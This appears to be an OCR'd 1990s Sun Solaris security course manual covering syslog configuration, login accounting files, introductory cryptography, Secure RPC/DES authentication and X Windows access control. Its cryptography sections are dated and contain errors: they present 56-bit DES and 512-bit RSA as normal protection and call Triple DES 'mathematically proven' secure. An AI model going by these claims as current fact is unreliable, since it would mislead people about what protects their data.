`monacct`		`/var/adm/acct/fiscal/fiscrpt`*MM*

a. Actually, `runacct` calls the `prdaily` script to create the `rprt`*MMDD* file.

Syslogd(8)

Name

syslogd – Logs system messages.

Synopsis

/usr/sbin/syslogd [-d] [-f *configfile*] [-m *interval*]

- -d — Turns on debugging
- -f *configfile* — Specifies an alternate configuration file
- -m *interval* — Specifies an interval in minutes between mark

syslogd reads and forwards system messages to the appropriate log files or users, depending upon the priority of a message and the system facility from which it originates.

The configuration file /etc/syslog.conf controls where these messages are forwarded to.

syslogd reads the configuration file when it starts up, and again whenever it receives a HUP signal.

syslogd(8) reads and forwards system messages to the appropriate log files or users, depending upon the priority of a message and the system facility from which it originates. The configuration file /etc/syslog.conf controls where messages are forwarded. syslogd logs a mark (time stamp) message every *interval* minutes (default 20), at priority LOG_INFO, to the facility whose name is given a mark in the syslog.conf file.

/etc/syslog.conf(5)

Facility Values

user — Messages generated by user processes. This is the default priority for messages from programs or facilities not listed in this file.

kernel — Messages generated by the kernel.

mail — The mail system.

daemon — System daemons, such as in.ftpd(1M).

auth — The authorization system: login(1), su(1M), getty (1M), etc.

lpr — The line printer spooling system: lpr(1B), lpc(1B), etc.

cron — The cron / at facility; crontab(1)

debug — For messages that are normally used only when debugging a program.

local0-7 — Reserved for local (user definable) use.

mark — For timestamp messages produced internally by syslogd.

uucp — Reserved for the UUCP system; it does not currently use the syslog mechanism.

news — Reserved for USENET.

* — An asterisk indicates all facilities except for the mark facility.

/etc/syslog.conf(5)

Level Values (in Descending Order of Severity)

emerg	For panic conditions that would normally be broadcast to all users.
alert	For conditions that should be corrected immediately.
crit	For warnings about critical conditions.
err	For other errors.
warning	For warning messages.
notice	For conditions that are not error conditions, but may require special handling.
info	Informational messages.
debug	For messages that are normally used only when debugging a program.
none	Do not send messages from the indicated facility to the selected file. For example, a selector of: `*.debug;mail.none` sends all messages except mail messages to the selected file.

/etc/syslog.conf(5)

shelltool-/bin/csh

```
#
# syslog configuration file.
#
# This file is processed by m4 so be careful to quote (‘’) names
# that match m4 reserved words. Also, within ifdef’s, arguments
# containing commas must be quoted.
#
# Note: Have to exclude user from most lines so that user.alert
#       and user.emerg are not included, because old sendmails
#       will generate them for debugging information. If you
#       have no 4.2BSD based systems doing network logging, you
#       can remove all the special cases for”user” logging.
#
*.err;kern.debug;auth.notice;user.none    /dev/console
*.err;kern.debug;daemon,auth.notice;mail.crit;user.none/var/adm/messages
lpr.debug                                 /var/adm/lpd-errs

*.alert;kern.err;daemon.err;user.none     operator
*.alert;user.none                         root

*.emerg;user.none                         *
# for loghost machines, to have authentication messages (su, login, etc.)
# logged to a file, un-comment out the following line and adjust the file name
# as appropriate.
#
# if a non-loghost machine chooses to have such messages
# sent to the loghost machine, un-comment out the following line.
#
#auth.notice              ifdef(‘LOGHOST’, /var/log/authlog, @loghost)

mail.debug                ifdef(‘LOGHOST’, /var/log/syslog, @loghost)
# following line for compatibility with old sendmails. they will send
# messages with no facility code, which will be turned into ”user” messages
# by the local syslog daemon. only the”loghost” machine needs the following
# line, to cause these old sendmail log messages to be logged in the
# mail syslog file.
#
ifdef(‘LOGHOST’,
user.alert                                /var/log/syslog
)
#
# non-loghost machines will use the following lines to cause”user”
# log messages to be logged locally.
#
ifdef(‘LOGHOST’, ,
user.err                                  /dev/console
```

/etc/syslog.conf(5)

A configuration entry is composed of two tab-separated fields:

selector *action*

The selector field contains a semicolon-separated list of priority specifications of the form:

```
facility.level[;facility.level]
```

`Facility` is a system facility, or comma-separated list of facilities. `Level` is an indication of the severity of the condition being logged. The file format is:

`facility.level[;facility.level]` *action*

Actions describe what the system is supposed to do with the `facility.level` data it has collected. For example,

```
*.notice;mail.info       /var/log/notice
*.crit                   /var/log/critical
kern,mark.debug          /dev/console
kern.err                 @server
*.emerg                  *
*.alert                  root,operator
*.alert;auth.warning     /var/log/auth
```

will cause syslogd to log all mail system messages except debug messages and all notice (or higher) messages into a file named `/var/log/notice`. It logs all critical messages into `/var/log/critical`, and all kernel messages and 20-minute marks into `/dev/console`.

Kernel messages of error (err) severity or higher are forwarded to the machine named *server*. Emergency messages are forwarded to all users. The users root and operator are informed of any alert messages. All messages from the authorization system at warning level or higher are logged in `/var/log/auth`.

logger(1)

`logger` provides a method for adding one-line entries to the system log file from the command line.

`-t` *tag* Mark each line added to the log with the specified tag.

`-p` *priority*
: Type the message with the specified priority. The message priority can be specified numerically, or as a `facility.dev` pair. For example, '`-p local3.info`' assigns the message priority to the info level in the local3 facility. The default priority is `user.notice`.

`-i` Log the process ID of the logger process with each line.

`-f` *filename*
: Use the contents of *filename* as the message to log.

message If this is unspecified, either the file indicated with `-f` or the standard input is added to the log.

Example

```
# logger -p local0.notice -t HOSTIDM -f /dev/idmc
```

In the example, `logger` reads from the file `/dev/idmc` and logs each line in that file as a message with the tag `HOSTIDM` at priority notice, to be treated by `syslogd` as other messages to the facility `local0` are.

login(1)

When you successfully log in to a system, the login program writes to three files used for login accounting.

- `/etc/utmp` – Records information about who is currently using the system:
  - Commands: `who`
    `w`
    `finger`
- `/var/adm/wtmp` – Record of logins, logouts, and system shutdowns and reboots:
  - Commands: `last`
  - Special Entries: `reboot`, `shutdown`, `crash`
- `/var/adm/lastlog` – Records the most recent login date for every user logged in.

utmp(5)

utmp(5) provides information about who is currently using the system. The /etc/utmp file can be read with the w(1) or who(1) commands.

```
# w
2:16pm  up 22 days, 21:33,  1 user,  load average: 0.06, 0.01, 0.00
User     tty       login@  idle   JCPU   PCPU  what
apettitt console   7Apr9223days 705:26 411:08
/usr/openwin/bin/xview/mailtool
apettitt ttyp0     7Apr92    21   2:30     24  /usr/games/canfield
apettitt ttyp1     7Apr92    19   8:19   1:57  w
apettitt ttyp2     7Apr92 7days     26     12  -bin/csh
# who
apettitt console Apr  7 16:46
apettitt ttyp0   Apr  7 16:46
apettitt ttyp1   Apr  7 16:46
apettitt ttyp2   Apr  7 16:47
yogi%
```

/etc/utmp is cleared during the boot process.

last(1)

`last(1)` Indicates last logins by user or terminal. The `/var/adm/wtmp` file can be read by the `last` and `ac` commands.

```
last [ -number ] [ -f filename ] [ name... ] [ tty...
]
```


```
# last
nouveaux  console                     Wed Oct 24 14:50   still logged in
nouveaux  console                     Wed Oct 24 14:23 - 14:50  (00:26)
reboot    ~                           Wed Oct 24 14:20
shutdown  ~                           Wed Oct 24 14:20
nouveaux  console                     Mon Oct 22 16:53 - 14:20 (1+21:26)
reboot    ~                           Mon Oct 22 16:53
shutdown  ~                           Mon Oct 22 14:55
shoff     ttyp4    ocelot             Tue Oct 16 12:19 - 12:25  (00:05)
shoff     ttyp4    ocelot             Mon Oct 15 14:57 - 15:00  (00:03)
niel      ttyp4    fingers            Wed Oct 10 08:36 - 08:49  (00:13)
nouveaux  ttyp4    poipu              Wed Sep 26 13:32 - 13:34  (00:01)
nouveaux  console                     Mon Sep 24 10:15 - down  (28+04:40)
reboot    ~                           Mon Sep 24 10:15
shutdown  ~                           Mon Sep 24 10:09
nouveaux  console                     Thu Sep 20 11:32 - down  (3+22:36)
reboot    ~                           Thu Sep 20 11:10
nouveaux  ttyp4    fingers            Wed Sep 12 23:17 - 23:47  (00:30)
nouveaux  console                     Tue Aug 28 12:47 - crash (22+22:23)
reboot    ~                           Tue Aug 28 11:50

...
wtmp begins Mon May 21 12:41
```

System Accounting

syslogd puts most of the *.err, auto.notice, mail.crit, and user.err messages in /var/adm/messages.

/usr/sbin/dmesg is obsoleted by syslogd(8) for maintenance of the system error log.



System Accounting

/var/adm/messages

The contents of this file are, by default, moved every Saturday by a line in the root crontab file, using the form:

```
5 4 * * 6 /usr/lib/newsyslog >/dev/null 2>&1
```

/var/log/authlog

This file contains a record of successful and failed su (su root) attempts.

/var/log/syslog

This file contains sendmail logging information when any level starting at the debug level or higher has been set. The volume of information recorded in this file is dependent upon the logging level set within the /etc/mail/sendmail.cf file.

Module Checklist

Having completed this module, you should be able to answer the following:

- What is the system daemon process responsible for supporting the auditing functionality?
- Name at least three auditing files that can be customized to satisfy local requirements.
- What is the command that must be run in order to configure the Solaris BSM architecture?
- Describe the major functional components of the Solaris BSM architecture.
- Name two administrative files used when implementing device allocation.
- Describe the steps to start accounting.
- List at least three ways the accounting assists system administrators.
- Name at least three files that store raw data generated by accounting programs.

Encryption Solutions 7

Objectives

Upon completion of this module, you will be able to:

- Describe the common applications used for providing encryption capabilities.
- Distinguish among these applications, their respective levels of weaknesses.
- Describe how the DES authentication protocol works.

✓

Introduction to Cryptography

This section describes some essential knowledge of encryption technology.

- Encryption procedures
- Weaknesses of encryption technology
- Encryption and the law

Encryption Procedures

Cryptography is defined as the science of hiding and encrypting. Cryptography involves several different types of criteria.

For each encryption task, deciding criteria includes:

- The procedure; complex is more secure, but more error-prone.
- The key length in bits; longer is more secure, but more easily noticed.
- Securing the key against use by others.

Symmetrical Procedures (Private Key)

General

Encryption procedures are "symmetrical" when they are encrypted into cipher text and decrypted using the same encryption key.

Data Encryption Standard (DES)

DES is a symmetrical procedure using 56-bit keys. The operating system uses this procedure to encrypt passwords and secure RPC packets (outside the U.S., this only affects the message header, not the packet).

Introduction to Cryptography

Symmetrical Procedures (Private Key) (Continued)

Triple DES

Triple DES is not really a new procedure, but an interactive application of the DES procedure. It has been mathematically proven that the following transformation cannot be broken with another DES key:

1. Encrypt using (DES) key A.
2. Decrypt using (DES) key B.
3. Repeat the encryption using (DES) key A.

International Data Encryption Algorithm (IDEA)

IDEA is a relatively new procedure (1990) using a 128-bit key. The level of security protection is still under evaluation.

Skipjack and Clipper

These procedures were developed by NSA, and use an 80-bit key. Skipjack is meant to withstand a "brute force attack" for 10 years.

Clipper is the name of a (developed by NSA) chip with which Skipjack encryptions can be made. Clipper implemented a backdoor, however, with the intent to provide policy and government authorities with the ability to read the Clipper encrypted data. The U.S. government and NSA assure all parties that this backdoor would be used only in a case of suspicion of capital criminal actions, and even then only with prior approval from a judge.

Two questions arise from this procedure:

1. Is this backdoor really secure? That is, if one party can get in, can another unauthorized party gain access?
2. Is the statement by the U.S. government and NSA to be trusted?

Introduction to Cryptography

Symmetrical Procedures (Private Key) (Continued)

ROT13

ROT13 a (very weak) procedure by which every letter is replaced by the letter that is 13 places away in the alphabet. Because the alphabet has 26 letters, if the process is applied twice, the original text is returned. Numbers and special characters are not changed.

ROT13 is used primarily by USENET groups to mask statements that are offensive or insulting: "Read at your own risk!"

The following text is ROT13:

```
hostname% tr “A-Za-z” “N-Za-Mn-za-m” <Original> Crypted
```

The key length is irrelevant, because the key (13) is known. The algorithm itself is trivial. Protection against reading by third parties is also not assured.

Asymmetric Procedures (Public Key)

General

Here two keys are used. One key is used to encrypt, the other to decrypt. Although both keys obviously are related, it is not possible (in relatively finite time) to determine the content of one key, even with full knowledge of the other key.

Diffie-Hellman

This is an asymmetrical procedure that (in Secure RPC) uses 192-bit keys to exchange DES keys.

Introduction to Cryptography

Asymmetric Procedures (Public Key) (Continued)

RSA (Rivest, Shamir, and Adleman)

This is a procedure with primarily a 512-bit key. RSA provides additional authentication possibilities. PGP is based on the RSA algorithms.

Other Procedures

Cipher Block Chain

The basic procedure is again a symmetrical procedure. However, here the preceding block is used to encrypt a block with a (symmetrically reversible) string to pre-encrypt. XOR is often used for this.

Problem: For the first block there is no (already encrypted) block available, so a substitute word must be introduced between the partners. This value is known as “initial vector” or “IV.”

One-Time Password

There are many uses for one-time passwords. These uses share one common fact: each password is used only once. Exemplary algorithms and implementations are given below.

- The passwords are taken from a list, known to both partners. (This is a procedure that banks use, to transmit with Dates-J (Btx).)

Introduction to Cryptography

Other Procedures

One-Time Password (Continued)

- The passwords are generated using an algorithm known to both partners. Here a question (challenge) is presented to the partner. Both calculate the answer (which is dependent again upon mutually known information). The decisive part is that neither the key nor the algorithm can be determined, once you know the "answer" to the challenge.
- The challenge consists of a time (or derivative information). This makes the explicit challenge unnecessary; the attacker knows only the answer. He does not know the challenge, and cannot therefore derive the key or the algorithm.

FireWall-1 Authentication

The communication between two FireWall-1 systems is based upon one-time-passwords which are derived from each other. To this is added an initial password (a seed), which is used to hinder starting with the identical password.

S/Key

This is a challenge/response algorithm, which presents the challenges not randomly, but from a list. The user is in the position to print a list of future passwords, without knowing the algorithm.

Note – This print function may be a potential weakness because the possibility exists that after one successful authentication an intruder could then successfully pick up the remaining passwords.
The software itself indicates this risk, that this edition is not to be used when one is remotely connected (network or dial-up). Does that influence a cracker?

Secure RPC

The RPC library is the backbone to many of the SunOS™ services, notably NFS:

- Host address authentication
- User ID authentication

RPC Uses DES Library Routines for Encoding

The SunOS system comes with a library that has all the encryption software built in. It uses Diffie-Hellman public-key encryption.

Credential and Verifier

- Credential – Identifies you to the service to which you are talking.
- Verifier – The means by which the server validates that you are who you say you are.

Connection Process

When an application wants to obtain a service from a server it goes through a connection process to verify its access, after which only minimal amount of coding is needed for credential-verifier secure communications.

Secure RPC

Establishing Connection

The client generates a random conversation key (DES), which is then encrypted using the Diffie-Hellman method. This, with the client's name and the window length (encrypted by the DES conversation key), is sent to the server as the client's credential. To verify the credential we send the current time and the window length plus one, both encrypted by the conversation key.


Since the server can look up the public key for the client (in NIS or NIS+), it can produce the common key for this client and so decrypt the conversation key, which can then be used to decrypt the window length and so forth.

After verification, the server stores the name of the client, the conversation key, the window length, and the time stamp in a table. The index to this table and the received time stamp less one, encrypted by the conversation key, is sent back to the client.

Continued Communication

The client only needs to send the index and an encrypted time stamp for future credential and verifier. The server then uses the index to get the conversation key (DES), which is then used to decrypt the time stamp.


DES Authentication Protocol



Prior to a transaction, the user (client) runs a program to generate a *public key* and a *secret key*. (Each user has a unique public key and secret key.) The public key is stored in encrypted form in a public database. The secret key is stored, also in encrypted form, in a private directory.

The user logs in and runs the `keylogin` program (normally run transparently as part of the login process.) The `keylogin` process prompts for a password or, more usually, uses the user's login password. This password is used to decrypt the user's secret key, which is passed to a process known as the *keyserver*.

DES Authentication Protocol




The keyserver randomly generates a conversation key.

The client sends a copy of its conversation key encrypted with the common key, and a time stamp and window, both encrypted with the conversation key.

The window is the difference the client says should be allowed between the server's clock and the client's time stamp. If this difference is greater than the window, the server should reject the request. (For Secure NFS, the window defaults to 30 minutes.)


The server decrypts the conversation key and stores it, the window and the time stamp in a table, and generates an index.

DES Authentication Protocol



The server responds by returning the index to the secret key in its key table, along with a modified time stamp both, encrypted using the conversation key.

DES Authentication Protocol



Future transactions require only that the client returns the suitably encrypted index and current time stamp.

DES Authentication Protocol

Weaknesses of Encryption Technology

The following points were extracted from the book, *PGP. Pretty Good Privacy* by author Philip Zimmerman, published by O'Reilly Associates in 1995.

No protection exists for:

- Non-encrypted documents
- Against theft of keys
- Against destruction
- Error-prone or buggy encryption software
- Data passed on by "traitors"
- Keys that are pulled just by being used

This last point should be considered more closely, because it is more complicated than the other cases.

DES Authentication Protocol

Encryption and Trade Limitations

United States of America

The export of encryption technology from the U.S.A. is considerably encumbered by export controls. The decisive factor for the procedure is the ability to encrypt data. For purely authentication uses, exceptions are possible.

The aforementioned constraints apply to concrete implementations, whether in software or hardware, such as the DES chip, but do not apply to the algorithms. Construction is relatively unproblematic, but if assembled overseas and reintroduced into the U.S.A., the products again, fall under control of the laws. In *PGP: Pretty Good Privacy* the possible penalty cited for a transgression against the export laws is a fine of up to $1,000,000, up to ten years imprisonment, or combination of the two.

Module Checklist

Having completed this module, you should be able to:

- Explain the difference between symmetrical and asymmetrical encryption procedures.
- Describe at least two symmetrical and asymmetrical encryption procedures.
- Describe how the DES authentication protocol works.

LAN Hardening 8

Objectives

Upon completion of this module, you will be able to:

- Describe the two access-control mechanisms available in the OpenWindows environment.
- Describe the two authorization protocols supported in the OpenWindows environment.
- Define Secure NFS and describe some of its problems.

X Windows

Client-Server Model

One of the features of the OpenWindows and other X-based windowing systems is that it enables users to run their programs on one system (the server), while displaying the output on a different system (the client). However, this can cause many unwanted results.

The OpenWindows system supports two different access -control mechanisms: user-based and host-based. Also supported are two authorization protocols: `MIT-MAGIC-COOKIE-1` and `SUN-DES-1`.

Authorization Mechanisms

Access-Control Mechanisms

Access-control mechanisms decide which clients, or applications, have access to the X11/NeWS™ window server. Unauthorized clients will be refused access:

Client

```
Xlib: connection to hostname refused by server
Xlib: Client is not authorised to connect to server
```

Server

```
X11/NeWS Network Security violation
Rejected connection from hostname
```

User-Based

A user-based, or authorization-based, mechanism enables you to explicitly give access to a particular user on any host. The user’s client passes authorization data to the server. If the data matches the server’s authorization data, the user is allowed access.

Host-Based

A host-based mechanism is a general-purpose mechanism. It enables you to grant access to a particular host in which all users on that host can connect to the server. This is a weak form of access control. If the host has access to the server, so do all the users on that host.

Caution – Host-based mechanisms are used for backward compatibility as older versions of X do not recognize the new user-based access mechanisms. They are inherently not secure.

Authorization Protocols

Two different authorization protocols are supported in the OpenWindows system: `MIT-MAGIC-COOKIE-1` and `SUN-DES-1`. While they differ in the authorization data used, they are similar in the access-control mechanism used.

The `MIT-MAGIC-COOKIE-1` protocol is the default protocol for user-based access control.

MIT-MAGIC-COOKIE-1

The `MIT-MAGIC-COOKIE-1` protocol was developed by the Massachusetts Institute of Technology. The *magic cookie* is a long, randomly generated binary password. At server startup, the magic cookie is created for the server and the user who started the system. On the connection attempt, the user's client sends the magic cookie to the server as part of the connection packet. This magic cookie is compared with the server's. Connection is allowed if they match; otherwise, access is denied.

SUN-DES-1

The `SUN-DES-1` authorization was developed by Sun Microsystems and is based on the Secure RPC (remote procedure call) and requires DES (Data Encryption Software) support. The authorization data is the machine-independent netname, or network name, of a user. This data is encrypted and sent to the server as part of the connection packet. The server decrypts the data and, if the netname is known, allows the connection.

This protocol offers a higher level of security than the `MIT-MAGIC-COOKIE-1` protocol. There is no way for another user to use your machine-independent netname to access the server, but it is possible for another user to use the magic cookie to access a server.

Changing the Default Protocol

MIT-MAGIC-COOKIE-1

The default authorization protocol, `MIT-MAGIC-COOKIE-1`, can be changed to another supported authorization protocol or to no user-based access mechanism at all. The default is changed by supplying options to the `openwin` command.

Note – The following examples only work if you have name services like NIS or NIS+ running with the proper DES keys configured.

SUN-DES-1

For example, to change the default from `MIT-MAGIC-COOKIE-1` to `SUN-DES-1`, start the OpenWindows system as follows:

```
